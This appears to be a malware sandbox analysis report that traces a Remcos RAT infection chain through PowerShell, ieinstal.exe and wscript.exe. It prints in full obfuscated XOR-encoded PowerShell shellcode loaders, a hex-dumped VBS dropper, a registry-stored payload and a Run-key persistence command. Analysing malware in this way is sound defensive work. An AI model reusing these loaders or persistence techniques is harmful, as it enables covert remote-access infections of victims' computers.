Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff773f10000
File size:	875008 bytes
MD5 hash:	81CA40085FC75BABD2C91D18AA9FFA68
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	high

File Activities						
There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.						
File Path	**Offset**	**Length**	**Completion**	**Count**	**Source Address**	**Symbol**

Analysis Process: powershell.exe PID: 6492, Parent PID: 6472

General

Target ID:	5
Start time:	20:44:33
Start date:	28/11/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	
Commandline:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe" "Function HTB { param([String]$HS); $Bytes = New-Object byte[] ($HS.Length / 2); F or($i=0; $i -lt $HS.Length; $i+=2){ $Bytes[$i/2] = [convert]::ToByte($HS.Substring($i, 2), 16); $Bytes[$i/2] = ($Bytes[$i/2] -bxor 229); } [String][S ystem.Text.Encoding]::ASCII.GetString($bytes);}$Hdlc0=HTB 'B69C96918088CB818989';$Hdlc1=HTB 'A88C86978A968A8391CBB28C8BD6D7CBB08B9 6848380AB84918C9380A880918D8A8196';$Hdlc2=HTB 'A28091B5978A86A4818197809696';$Hdlc3=HTB 'B69C96918088CBB7908B918C8880CBA C8B9180978A95B68097938C868096CBAD848B818980B78083';$Hdlc4=HTB '9691978C8B82';$Hdlc5=HTB 'A28091A88A81908980AD848B818980' ;$Hdlc6=HTB 'B7B1B69580868C8489AB848880C9C5AD8C8180A79CB68C82C9C5B59087898C86';$Hdlc7=HTB 'B7908B918C8880C9C5A8848B84828 081';$Hdlc8=HTB 'B78083898086918081A180898082849180';$Hdlc9=HTB 'AC8BA880888A979CA88A81908980';$Styrketrne0=HTB 'A89CA180898082849 180B19C9580';$Styrketrne1=HTB 'A689849696C9C5B59087898C86C9C5B68084898081C9C5A48B968CA689849696C9C5A490918AA689849696';$ Styrketrne2=HTB 'AC8B938A8E80';$Styrketrne3=HTB 'B59087898C86C9C5AD8C8180A79CB68C82C9C5AB8092B6898A91C9C5B38C9791908489';$Styrketr ne4=HTB 'B38C9791908489A489898A86';$Styrketrne5=HTB '8B91818989';$Styrketrne6=HTB 'AB91B5978A91808691B38C9791908489A880888A979C';$ Styrketrne7=HTB 'ACA0BD';$Styrketrne8=HTB 'B9';function fkp {Param ($v_m, $v_p) ;$Leucifer0 =HTB 'C193908B88C5D8C5CDBEA49595A18A88848C8B B8DFDFA6909797808B91A18A88848C8BCBA28091A49696808887898C8096CDCCC599C5B28D809780C8AA878F808691C59EC5C1BACBA289 8A878489A49696808887899CA684868D80C5C8A48B81C5C1BACBA98A8684918C8A8BCBB695898C91CDC1B6919C978E8091978B80DDCCBE C8D4B8CBA09490848996CDC1AD818986D5CCC598CCCBA28091B19C9580CDC1AD818986D4CC';&($Styrketrne7) $Leucifer0;$Leucifer5 = HTB 'C1938497BA829584C5D8C5C193908B88CBA28091A880918D8A81CDC1AD818986D7C9C5BEB19C9580BEB8B8C5A5CDC1AD818986D6C9C5C 1AD818986D1CCCC';&($Styrketrne7) $Leucifer5;$Leucifer1 = HTB '97809190978BC5C1938497BA829584CBAC8B938A8E80CDC18B908989C9 C5A5CDBEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBAD848B818980B78083B8CDAB8092C8AA878F8086 91C5B69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBAD848B818980B78083CDCDAB8092C8AA878F808691C5 AC8B91B59197CCC9C5CDC193908B88CBA28091A880918D8A81CDC1AD818986D0CCCCCBAC8B938A8E80CDC18B908989C9C5A5CDC193BA88 CCCCCCCCC9C5C193BA95CCCC';&($Styrketrne7) $Leucifer1;}function GDT {Param ([Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters, [Parameter(Position = 1)] [Type] $vrt = [Void]);$Leucifer2 = HTB 'C1B3B1A7C5D8C5BEA49595A18A88848C8BB8DFDFA6909797808B91A18A88848C8BCBA 180838C8B80A19C8B84888C86A49696808887899CCDCDAB8092C8AA878F808691C5B69C96918088CBB78083898086918C8A8BCBA49696808887899CA B848880CDC1AD818986DDCCCCC9C5BEB69C96918088CBB78083898086918C8A8BCBA0888C91CBA49696808887899CA7908C89818097A48 686809696B8DFDFB7908BCCCBA180838C8B80A19C8B84888C86A88A81908980CDC1AD818986DCC9C5C18384899680CCCBA180838C8B80B 19C9580CDC1B6919C978E8091978B80D5C9C5C1B6919C978E8091978B80D4C9C5BEB69C96918088CBA89089918C86849691A180898082849180B8CC' ;&($Styrketrne7) $Leucifer2;$Leucifer3 = HTB 'C1B3B1A7CBA180838C8B80A68A8B9691979086918A97CDC1AD818986D3C9C5BEB69C969180 88CBB78083898086918C8A8BCBA68489898C8B82A68A8B93808B918C8A8B96B8DFDFB691848B81849781C9C5C1938497BA9584978488809180 9796CCCBB68091AC8895898088808B9184918C8A8BA389848296CDC1AD818986D2CC';&($Styrketrne7) $Leucifer3;$Leucifer4 = HTB 'C1B3B1A7CBA180838C8B80A880918D8A81CDC1B6919C978E8091978B80D7C9C5C1B6919C978E8091978B80D6C9C5C1939791C9C5C1938497BA95849784888091809 796CCCBB68091AC8895898088808B9184918C8A8BA389848296CDC1AD818986D2CC';&($Styrketrne7) $Leucifer4;$Leucifer5 = HTB '97809190978BC5C1 B3B1A7CBA69780849180B19C9580CDCC';&($Styrketrne7) $Leucifer5 ;}$kk = HTB '8E80978B8089D6D7';$Leucifer6 = HTB 'C1938497BA9384C5D8 C5BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA28091A180898082849180A38A97A3908B 86918C8A8BB58A8C8B918097CDCD838E95C5C18E8EC5C1B6919C978E8091978B80D1CCC9C5CDA2A1B1C5A5CDBEAC8B91B59197B8C9C5BE B0AC8B91D6D7B8C9C5BEB0AC8B91D6D7B8C9C5BEB0AC8B91D6D7B8CCC5CDBEAC8B91B59197B8CCCCCC';&($Styrketrne7) $Leucifer6;$var_nt = fkp $Styrketrne5 $Styrketrne6;$Leucifer7 = HTB 'C1AA918D8C8BD6C5D8C5C1938497BA9384CBAC8B938A8E80CDBEAC8B91B59197B8DFDFBF80978AC9C 5D6D0D6C9C5D59DD6D5D5D5C9C5D59DD1D5CC';&($Styrketrne7) $Leucifer7;$Leucifer8 = HTB 'C18A978CC5D8C5C1938497BA9384CBAC8B93 8A8E80CDBEAC8B91B59197B8DFDFBF80978AC9C5D59DD4D5D5D5D5C9C5D59DD6D5D5C9C5D59DD1CC';&($Styrketrne7) $Leucifer8;$Lserun dersgelser=(Get-ItemProperty -Path 'HKCU:\Metagnomy\eagled').Sarcologist;$Leucifer9 = HTB 'C1A98090868C838097C5D8C5BEB69C96918088C BA68A8B93809791B8DFDFA3978A88A7849680D3D1B691978C8B82CDC1A9968097908B818097968280896807CC';&($Styrketrne7) $Leucifer9; $Lserundersgelser0 = HTB 'BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA68A959CCD C1A98090868C838097C9C5D5C9C5C5C1AA918D8C8BD6C9C5D6D0D6CC';&($Styrketrne7) $Lserundersgelser0;$size=$Leucifer.count-353;$Lserunders gelser1 = HTB 'BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA68A959CCDC1A98090868 C838097C9C5D6D0D6C9C5C18A978CC9C5C1968C9F80CC';&($Styrketrne7) $Lserundersgelser1;$Lserundersgelser2 = HTB 'C1938497BA97908B8880C5 D8C5BEB69C96918088CBB7908B918C8880CBAC8B9180978A95B68097938C868096CBA88497968D8489B8DFDFA28091A180898082849180A38A97A390 8B86918C8A8BB58A8C8B918097CDC1AA918D8C8BD6C9C5CDA2A1B1C5A5CDBEAC8B91B59197B8C9BEAC8B91B59197B8CCC5CDBEB38A8C81 B8CCCCCC';&($Styrketrne7) $Lserundersgelser2;$Lserundersgelser3 = HTB 'C1938497BA97908B8880CBAC8B938A8E80CDC18A978CC9C1938497BA8B9 1CC';&($Styrketrne7) $Lserundersgelser3#
Imagebase:	
File size:	433152 bytes
MD5 hash:	C32CA4ACFCC635EC1EA6ED8A34DF5FAC
Has elevated privileges:	
Has administrator privileges:	
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: ieinstal.exe PID: 1796, Parent PID: 6492

General

Target ID:	8
Start time:	20:44:56
Start date:	28/11/2022
Path:	C:\Program Files (x86)\Internet Explorer\ieinstal.exe
Wow64 process (32bit):	true
Commandline:	C:\Program Files (x86)\internet explorer\ieinstal.exe
Imagebase:	0x330000
File size:	480256 bytes
MD5 hash:	7871873BABCEA94FBA13900B561C7C55
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Remcos, Description: Yara detected Remcos RAT, Source: 00000008.00000002.7449931137.000000001F1C0000.00000004.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	moderate

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Bichloride.vbs	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	3227603	CreateFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\Bichloride.vbs	0	832829	54 72 38 20 3d 20 54 72 38 20 26 20 22 36 77 4c 54 71 75 73 43 22 0d 0a 54 72 38 20 3d 20 54 72 38 20 26 20 22 4a 44 71 42 37 51 41 44 41 41 22 0d 0a 54 72 38 20 3d 20 54 72 38 20 26 20 22 42 78 41 5a 74 22 0d 0a 54 72 38 20 3d 20 54 72 38 20 26 20 22 78 41 5a 75 4c 22 0d 0a 54 72 38 20 3d 20 54 72 38 20 26 20 22 56 43 51 49 36 77 4a 7a 62 48 45 22 0d 0a 54 72 38 20 3d 20 54 72 38 20 26 20 22 42 6d 34 74 38 4a 41 54 72 41 22 0d 0a 54 72 38 20 3d 20 54 72 38 20 26 20 22 71 6b 6e 63 51 47 22 0d 0a 54 72 38 20 3d 20 54 72 38 20 26 20 22 62 69 65 76 72 41 70 22 0d 0a 54 72 38 20 3d 20 54 72 38 20 26 20 22 6b 47 63 51 47 62 67 22 0d 0a 54 72 38 20 3d 20 54 72 38 20 26 20 22 63 4f 63 41 41 41 41 22 0d 0a 54 72 38 20 3d 20 54 72 38 20 26 20 22 63 51 47 62 36 77	Tr8 = Tr8 & "6wLTqusC"Tr8 = Tr8 & "JDqB7QADAA"Tr8 = Tr8 & "BxAZt"Tr8 = Tr8 & "xAZuL"Tr8 = Tr8 & "VCQI6wJzbHE"Tr8 = Tr8 & "Bm4t8JATrA"Tr8 = Tr8 & "qkncQG"Tr8 = Tr8 & "bievrAp"Tr8 = Tr8 & "kGcQGbg"Tr8 = Tr8 & "cOcAAAA"Tr8 = Tr8 & "cQGb6w	success or wait	1	320ABF6	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\-0NDOIW\	success or wait	1	4122C3	RegCreateKeyA

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\AppDataLow	Expansiveness	expand unicode	Function HTB { param([String]$HS); $Bytes = New-Object byte[] ($HS.Length / 2); For($i=0; $i -lt $HS.Length; $i+=2){ $Bytes[$i/2] = [convert]::ToByte($HS.Substring($i, 2), 16);..$Bytes[$i/2] = ($Bytes[$i/2] -bxor 229); }.[String] [System.Text.Encoding] ::ASCII.GetString($bytes);}$Hd lc0=HTB 'B69C96918088CB818989' ;$Hdlc1=HTB 'A88C86978A968A839 1CBB28C8BD6D7CBB08B96848380A B8 4918C9380A880918D8A8196';$Hdlc 2=HTB 'A28091B5978A86A48181978 09696';$Hdlc3=HTB 'B69C9691808 8CBB7908B918C8880CBAC8B918097 8 A95B68097938C868096CBAD848B81 8980B78083';$Hdlc4=HTB '9691978 C8B82';$Hdlc5=HTB 'A28091A88A8 1908980AD848B818980';$Hdlc6=HTB 'B7B1B69580868C8489AB848880C 9C5AD8C8180A79CB68C82C9C5B59 087898C86';$Hdlc7=HTB 'B7908B918 C8880C9C5A8848B84828081';$Hdlc 8=HTB 'B78083898086918081A1808 98082849180';$Hdlc9=HTB 'AC8BA 880888A979CA88A81908980';$Styr ketrne0=HTB 'A89CA180898082849 180B19C9580';$Styrketrne1=HTB 'A689849696C9C5B59087898C86C9C 5B680848980 81C9C5A48B968CA689 8 49696C9C5A490918AA689849696';$ Styrketrne2=HTB 'AC8B938A8E80' ;$Styrketrne3=HTB 'B59087898C8 6C9C5AD8C8180A79CB68C82C9C5A B8 092B6898A91C9C5B38C9791908489' ;$Styrketrne4=HTB 'B38C9791908 489A489898A86';$Styrketrne5=HTB '8B91818989';$Styrketrne6=HTB 'AB91B5978A91808691B38C97919 08489A880888A979C';$Styrketrne 7=HTB 'ACA0BD';$Styrketrne8=HTB 'B9';function fkp {Param ($v_m, $v_p) ;$Leucifer0 =HTB 'C193908B88C5D8C5CDBEA49595A1 8A88848C8BB8DFDFA6909797808B9 1 A18A88848C8BCBA28091A49696808 8 87898C8096CDCCC599C5B28D80978 0 C8AA878F808691C59EC5C1BACBA2 89 8A878489A49696808887899CA68486 8D80C5C8A48B81C5C1BACBA98A86 84 918C8A8BCBB695898C91CDC1B691 9C 978E8091978B80DDCCBEC8D4B8CB A0 9490848996CDC1AD818986D5CCC59 8 CCCBA28091B19C9580CDC1AD8189 86D4CC';&($Styrketrne7) $Leucife r0;$Leucifer5 = HTB 'C1938497B A829584C5D8C5C193908B88CBA280 9 1A880918D8A81CDC1AD818986D7C9 C 5BEB19C9580BEB8B8C5A5CDC1AD 818 986D6C9C5C1AD818986D1CCCC';& ($Styrketrne7) $Leucifer5;$Leucifer1 = HTB '97809190978BC5C193 8497BA829584CBAC8B938A8E80CD C1 8B908989C9C5A5CDBEB69C9691808 8 CBB7908B918C8880CBAC8B9180978 A 95B68097938C868096CBAD848B818 980B78083	success or wait	1	3209F07	RegSetValueExA

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run	Hugi	expand unicode	%tullio% -w 1 $Unrejoicing41=(Get-ItemProperty -Path 'HKCU:\SOFTWARE\AppDataLow\').Expansiveness;%tullio% ($Unrejoicing41)	success or wait	1	3209F07	RegSetValueExA
HKEY_CURRENT_USER\Environment	tullio	expand unicode	c:\windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe	success or wait	1	3209F07	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\-0NDOIW	exepath	binary	6E D4 6C 4E FE E7 3A E1 BF 32 79 8B F5 B3 D9 0D A8 83 45 FC F4 8D 3B 27 11 81 17 BA 29 15 5A CE FB 99 3F 96 60 D2 79 5C C0 2A 5B 53 3F 8A 1A 8F AB 4F 66 3A A4 54 59 97 4C D2 05 40 D3 30 9F F4 58 2E 48 57 FF 42 86 D7 3C 3A 46 F4 BD AB AA 0B DD 79 25 28 28 76 19 6D 93 BB B1 5A D9 8F 69 CF CF DF 8B DF 1D 1E 20 31 64 17 0D E8	success or wait	1	4122EB	RegSetValueExA
HKEY_CURRENT_USER\SOFTWARE\-0NDOIW	licence	unicode	A4413F23AB9F69A6A1C124891656F8D3	success or wait	1	4122EB	RegSetValueExA

Analysis Process: wscript.exe PID: **2468**, Parent PID: **1796**

General

Target ID:	9
Start time:	20:45:14
Start date:	28/11/2022
Path:	C:\Windows\SysWOW64\wscript.exe
Wow64 process (32bit):	true
Commandline:	"C:\Windows\System32\WScript.exe" "C:\Users\user\AppData\Local\Temp\Bichloride.vbs"
Imagebase:	0xaa0000
File size:	147456 bytes
MD5 hash:	4D780D8F77047EE1C65F747D9F63A1FE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: **4508**, Parent PID: **2468**

General

Target ID:	10
Start time:	20:45:43
Start date:	28/11/2022
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Damspils = """ReFGruKonNacSktDoiKloUtnHe GrHshTPuBMi Mi{G ud ho Pr HvpflaRurN oaVamSo(st[DeSBotOrrMoiAnnBogPh]Di`$HiHStSBl)Ro;Pa Ni vn Ra Sa`$InBvoyUntAlesisBe Sp=Af UnNBreGrwKr-ByOCabOmjcyeUncBytOr PrbGlyFot PreSt[Be]Av Fa(fo`$AlHDeSSt.MiLQueRinPegBatHahGe Te/Un Ev2Me)Ta;Sm Op Fo St ChFmooKurUn(Sc`$HaiDr=Di0Pr;Is Ly`$HaiPo Sn-OvlKitCo D y`$FlHSpSpe.GyLSkeOknbrgCatSahAl;Ko Sp`$DeiTr+Da=sk2Ak)La{Ma Sp Wh Ko Gu Va St Ba Pt`$PrBUdySttAueBesUr[Hy`$OdiSt/Kf2Ar]Re Ka=De K

	ACy1FoADr6noAMeDYeEBe1TeEsuDDr8PeDPaAJoCBiAPa4crAFo8LnAJrEShAFo7aIAGaCBlBFoDSuARe0WhBSt3BaAGu8JuAPaBMoARa5UiAR eCHeFWiBBeEMe5QuELo9HoEFoDGe8BrDVrAPhCplAIn4RiABo8taATaEObASt7KaASkCSuBMiDchAHe0MuBTa3KoASu8SuADaBSpAEm5PrAFnC ReFPlAVoEPa5JaEAn9trEPaDnoBSiFGeBInBAtBunDSoEHa5ReEHa9KvEKoDVoBNyFPiAEc8AlBReBFo9Po6LaBOv9GgAde8InBkoBToANo8PaASk4OlAMaC MeBReDEtANeCPrBMaBTrBPrAInEPo0unENo7Ca9AbAHyAEfCOrBSeDve8Pl0ReApr4TrBRe9LiATr5SpAKoCUnAFo4CoAUnCSvALa7foBGnDBlACo8ToBThD EmADa0saARo6OvABo7An8PsFPrADi5SpABo8FlALiEAcBBeAafEMa1UlELaDTo9UtBHiADaClnAPhAPlASa8UdARa5teATiABrASk0UnBMaDStBMuBunAAf8 MoBAsDSwABoCAfFSpELeEBi0Tu'En;En&Re(Fa`$SuDvieSpmSuaLygRenBleEntJoiCazInaPobpulAseTi7Ly)Re ga`$kaAModUdsBecstrTriFopHatBiiswtFliTi uEnsHa4Ga;Co`$SkAChdPisIncCorBiinepBatHaiVatteiinuErsTe5Fo Gi=uk FlHBeTHyBBo Fl'DyBFrBJaAStCLeBLaDReBSpClnBlnBBoALo7RoEPt9TmEbaDBe 9HiFAm9PeDTh8LaBViEOv7Pa8UdATrBOpBjiAtrCAfAKo8LeBReDDrAUnCCo9CoDChBTy0KiBMa9GaASiCFlESo1SkEOp0Go'ki;fl&Ca(Ba`$deDSaeStmW oaLugNunBreOrtDiiTrzLiaGebSilMyeKo7Pr)Ga Sp`$JiALidHasRocUnrBriUppGetFeiTitDiiAdustsSk5Co Ki Pn Tr;Sk}Bo`$enkSukUl Sc=Sk SpHSlTSaBLo Be'EnABa2MaALaCMiBPoBMoASu7SpAStCMoACo5BiFAlAFjFAbBKe'Fo;Pa`$ViASidPrssucHarBeiFopOptUniEktSmiOkuSpsub6sp Ti=li PrHCaTWhBHo St' unEAlDToBPrFEnAOp8ViBviBAn9So6RaBFlFElAMe8BaEAr9EfFSm4BaEMi9Bi9Am2Ub9slAUdBMa0MeBKiAlnBLiDMeARoCSuAUn4pjESt7Dr9fiBUdBSqC ReAPr7GrBlnDCaATr0NaAby4FrAudCHyEDo7Mi8Fo0beAHo7ReBBoDCoAFjClnBDoBReAEl6BoBPe9Vi9SuAFoANoCXyBFnBBlBMeFveAfe0OuALeASlAdeC KaBTjAChEDa7Ha8No4KoAOp8HoBAlBGaBAlAfoASe1SkAPr8MiAZy5Ap9Dr4RuFKl3HjFRo3Cz8WiEkuAMeCSkBTwDRi8SpDDeAAgCPsAGa5Cl ABeCRiADeEIsAKa8LaBLiDSlAKnCPr8PoFPjANa6PrBStBCi8SmFBaBNaCSaAfr7InAAdASpBTvDApAKl0DoAln6GeAHe7Na9Sp9NoAJo6FoABo0TrARa7Kl BOlDTrASpCXiBFaBKiEin1SoEKn1brACaFDeAPh2UnBDa9CaEDe9ChESeDTaASt2SuAVa2AlEMa9TeEBeDCa8WaDOpATiCElASt4UnAaf8GsAA pEMiAsk7EgAFiCSpBQuDFoAPr0SpBDe3HeATi8UsAOfBPaASa5ShAreCGlFSuDKoEOm0stERe5heEGl9chECa1Hy8NoEFo8AnDSl9SeDFeEEx9 Sk8Ma9suESu1Pi9St2Sc8Fl0ReATo7FlBLbDRe9st9MiBArDdeBKrBBi9As4OrESt5AfESp9Ga9Ty2Kl9PrCPe8Ro0InANo7FrBAaDUvFArAMiFMoBSp9Ro4 CoEPe5UdESe9Tr9Me2Sk9SlCru8Ek0BeAFi7FlBfIDVeFHoASiFEmBOv9Ax4urEDu5PaEmu9Un9Om2Pr9LiCSk8Ar0SmALu7UnBCoDimFSpANoFCyBBr9Fl4 MeEUn0MoEPa9LaEBe1Va9Pr2De8Re0CuASk7PrBEuDas9Sk9SgBGrDSkBWiBFo9Do4HaEln0PuEAd0BaELa0Pr'Re;Su&At(Te`$AfDFueUdmSaaStgFrnBa eArtLaiStzSnaAgbFllHoeSv7To)In Sy`$UnAFadSlsLocudrUniPrpObtTiiGetUniCruZosRu6Pr;Fo`$ChvFoaefrKl_SmnRutUn Be=Ud VaftokAppSk Sk`$BrD PreGemDiaIngStnUneHotBaiHezKeaEmbaflbeeth5re Be`$OcDLaeFimRaaRugLanTeeKntPoiBezHraGabPolSjeSl6sa;Fo`$IdAMidVesTocInrMoiLapSwtPliEk tOpiReuPasFr7Ba He=No PrHUpTPrBOr Ob'BeEMaDFu8Pe8seBNiBPrBFeDCyAKnCSeASyFCrADe8GeANe2syBPeDKiAFlCefBSeBFaFGuABiEAr9spFHu 4DeESt9FiESsDFlBReFHaAre8ouBHuBPa9Di6BlBSeFUnAre8BiEHo7Fa8Ri0MeATi7miBDeFKoAKu6JaAst2teAlnCTiEAn1An9Op2Ak8Hi0KlARe7AfBDe DLa9My9DoBStDReBPrBPr9Dy4reFTr3KaFEd3ri9Co3RiAViCKaBAsBHaAEk6OrEMi5UnEUd9tiFUkAMoFBlFTeFTrFToEKo5UnESa9RaFCe9NoBBo1RiFEs AGiFBr9BlFFo9TnFHa9MaEMa5PaEJa9GrFPe9FrBUn1trFLaDOvFKe9SkESv0Ov'Ap;In&Om(pa`$PeDSleWemcaacigPunLoeFatNeiDezHeaPabFrlWieb l7Ve)Ac Py`$MaARedPospicSkrM iTipTytObiamtoniSkuTesan7Pr;Su`$BiACodPrsBocKirusilcpDetSliPetLyiteuPesEf8Un Po=Tr FrHphTNaBDy Ti'ErE GrDcoAAc6fjBKaBEnABe0UnERa9ChFSp4SmEFl9SuETeDCoBafFlcADu8BlBRaBFr9Sv6KlBFiFJuASi8FoEPa7Cl8Pe0MiAKo7raBVaFdiAMa6NaASp2ArA SpCgaEbr1Ap9Re2At8Ku0CaASp7BlBKuDLa9Im9MaBBoDPhBGwBRe9em4caFSt3PoFov3br9st3VoAUnCJeBmaBEsAAc6CoECl5UnEOo9MiFBa 9KeBDe1BuFHj8SmFSk9DeFUn9foFCa9HuFAl9KoFEn9EgESo5BaEDe9UnFTa9JaBCl1AkFPrATeFFi9TeFPi9NoFBu9opENs5BoELe9EuFBa9TaBEn1KrFTo DTrELi0Ti'Sk;Pe&Ln(in`$PrDQueKemKraDrgOpnReeUntWhiblzKraUrbKllDaeAr7Os)Re La`$luAgldNosAncHorUniSopNitEpiCotFsiaruUlsHy8Ha;Bu`$Fos BspCaiOvlafdTeenuvDdaAnnOpdJosDrpPerFloKojDheTekAptFleSerMy=By(chGFoeTatda-DoIOrtBeeBomUdPGrrsaoSppDiestrBetPhyCe An-DePSpaJatSlhSt Un'GaHAaKEfCStUPa:Ud\FlKOpyHaseahTaaViaManbodleearnSt\MidCouRemMepNoeCotDesSu'Vi)Br.SklBeaLoyPnldraJasca;Va`$KoAGedAdsStcInrIniS epGrtheiTitFuifeuRasSp9Sa De=Ch UnHLyTInBFl Ve'NaEGrDPr8Gr8ReACyDGaBCaAAcAUnAFoBStBPrAkl0AlBBa9CaBlmDPaARe0NuBKoDPaAOt0U nBToCPrBAbASeEEn9riFCl4EmEbl9Fo9Ne2De9TrASkBSt0TaBbiAChBCoDSpAMeCldAAn4PhEBe7Dd8TeAPaAL06SpAGr7ReBHiFCaALeCSeB DeBSkBGoDBe9Li4EmFHy3rgFUn3Ar8VeFNoBFiBenAin6DiAAa4Br8UnBFiApi8YvBAfABaAHeCSuFGrFFaFBaDin9VaAUnBCoDToBOvBlnALa0LrAAc7mbA TrEStECo1SaEMaDBlBUdAFaBBe9CoASk0NeABa5anANaDCaALeCJeBldFAkATi8YdATa7DeAbaDUnBFoAEpBMi9ChBTrBSvACa6SvAPh3AgASy CJoAre2RuBvaDMiAUnCKeBInBJoESt0co'Co;Sa&Re(Fo`$ImDbeeUdmSaaOugUdnMyeDetSaiDizLiaMebGelKoeOv7In)Le Su`$CaABedcrsFrcBaririSypDitLaiK etAdiAnuEpsSi9Am;De`$TesAgpreiOplisdCheKlvLeaDenLadkosprpInrFdouljSkebukMatsheRurNo0St Sp=Ge JoHToTDeBMo Re'Pr9Co2Ko9CiArhBLi0chBS nATiBevDNeAPoCBaAAn4heESl7Ri9TyBUnBCeCEnAMo7PoBPaDFeATr0StABe4stASCExEbu7is8Ch0GeAWa7SkBAlDReAInClnBMaBcoADe6MoBSi9Ad9H jANeAUdCReBFiBAlBUnFKkADe0ReAVaATiAOvCSuBEuAAsESp7Hy8Af4MeARe8InBTvBLnBSuAPrANo1PaASi8UdATo5De9Al4UlFDr3UnFFo3Bu8ReARaAJ o6FrBNi9kaBpo0HaETh1FrETwDSs8se8PaAAlDPaBWaAVoAPsAFnBDeBteASl0VeBFo9SuBBrDHyATo0koBEgDdeAHe0olBGlCPaBboAHaEEr5PoEVn9SeFL u9TeEuf5GlEDe9RuEbn9PaESlDMt8Di8JuBAmBteBimDltAVeCArABiFUsAHy8UdARd2MeBLlDtrATiCanBSaBBiFKuAHaEGo5PaEOu9StFSkAHyFLiFVaFC oFBlEEn0Xe'Er;Ma&Af(Ly`$scDCoeFrmGaaThgChnTreTjtPyiDizImaEpbTilSaeTa7Um)Ra Ta`$PosLapUniAnlEcdtreTrvdeaPonSadSasnypCorBooRejFoeSak VotdieSvrSn0Li;ph`$FasTyiSpzvaePa=Ha`$GeAOvdbrsEqcAprstiPapQutHuiLitSyiUnuWrsPa.AncInoBeutenUntAv-Ou3Di6Si6Ty;Af`$BesMepMyiSylSadJ dePevMeaAsnSydSpsSlpPirGroEwjHyeSukEntNeeRhrSa1Kr Le=ne HyHHaTlnBSa Un'No9Pe2St9FlAGeBlm0PuBStAbeBBeDTrACoCTrASe4ReESa7S a9SpBmoBGlCEfASa7TfBDuDKoAAf0miASc4TiAofCMoEOr7Pa8Ig0NoALe7FiBTuDDeAJaCBoBChBMaAFi6GrBPr9Ch9SwAJeAlmCHaBSaBOrBGrFFoAPr0K nASiAPrAHaCudBGeAVeEEl7Ed8Cl4biAFr8NeBOdBRaBDeAGlACr1TrAGa8PsAPa5Gi9Ze4NoFBl3auFFo3Mo8KiAorAAf6NeBKr9TaBDy0TiEUd1DiENiDb r8Ga8KaAPaDBhBEnASkATyABgBVeBuoAAb0AbBDo9FoBSyDDiARe0BaBBoDWaAst0VuBSuCTaBTyAlmEFo5skEFl9FeFPlAWiFInFklFKrFViENe5VaEsv9H oESuDEvASp6tiBMiBKaAKl0BaEBa5kvERi9SmESvDStBHaAChABa0CoBFl3SyACoCRmEPs0Ir'vi;No&Re(Di`$PaDUdeRamPraAvgpenAneAmtSyiSezSoa SvbSalfieDe7Ov)Sm Ko`$MusBrpDyijulDedMieovvJoaCanPhdAtsOrpFrrPaoFojNoePrkBotSoeKarHe1Bv;Ca`$AgsRopGriJulPodBreAfvRoaUdnSydChsStpFe rAnoCijWeeStkAntWieRerTo2Un Ro=Sa MoHVeTFoBan la'inESaDPlBPjFMoARa8MiBUgBno9Fl6guBTjBOpBAmCAnACy7PeASy4PuAShCOpETi9CeFCo 4ExEDe9Fa9Un2un9ToAPaBTe0LiBEmASaBcrDPrACuCSoAFo4HoEPo7Re9PeBzyBBoCJeAka7HoBPrDJuAAn0CuAdi4PaAgeCraEwo7Di8Fa0ReASe7StBAn DOvAGlCAfBInBObAor6UnBLy9No9KaASaAOpCDiBInBAbBTrFToATy0BeAspAFlAArCskBInAWiEBr7Ba8Yd4YaABu8UdBSkBVaBfoATeAHo1AbAFo8FaAMa 5Jo9Wh4WeFMi3heFFo3Re8CrESkAlnCRaBHoDGr8TaDAnAViCkrAPr5ReAEfCFiATaEAlAAp8beBprDChAHaCPe8klFUdALi6GeBStBFo8gaFSuBShCafALr 7AtATrASlBBaDHaAAn0SoAbr6TyAFl7Uk9Fr9FoABr6BuAPr0PoAHe7doBDoDanAMoCCrBAfBPaECh1PaEapDPr8gr8HjBDvBAaBLoDSuASkCSfAFlFHiASv 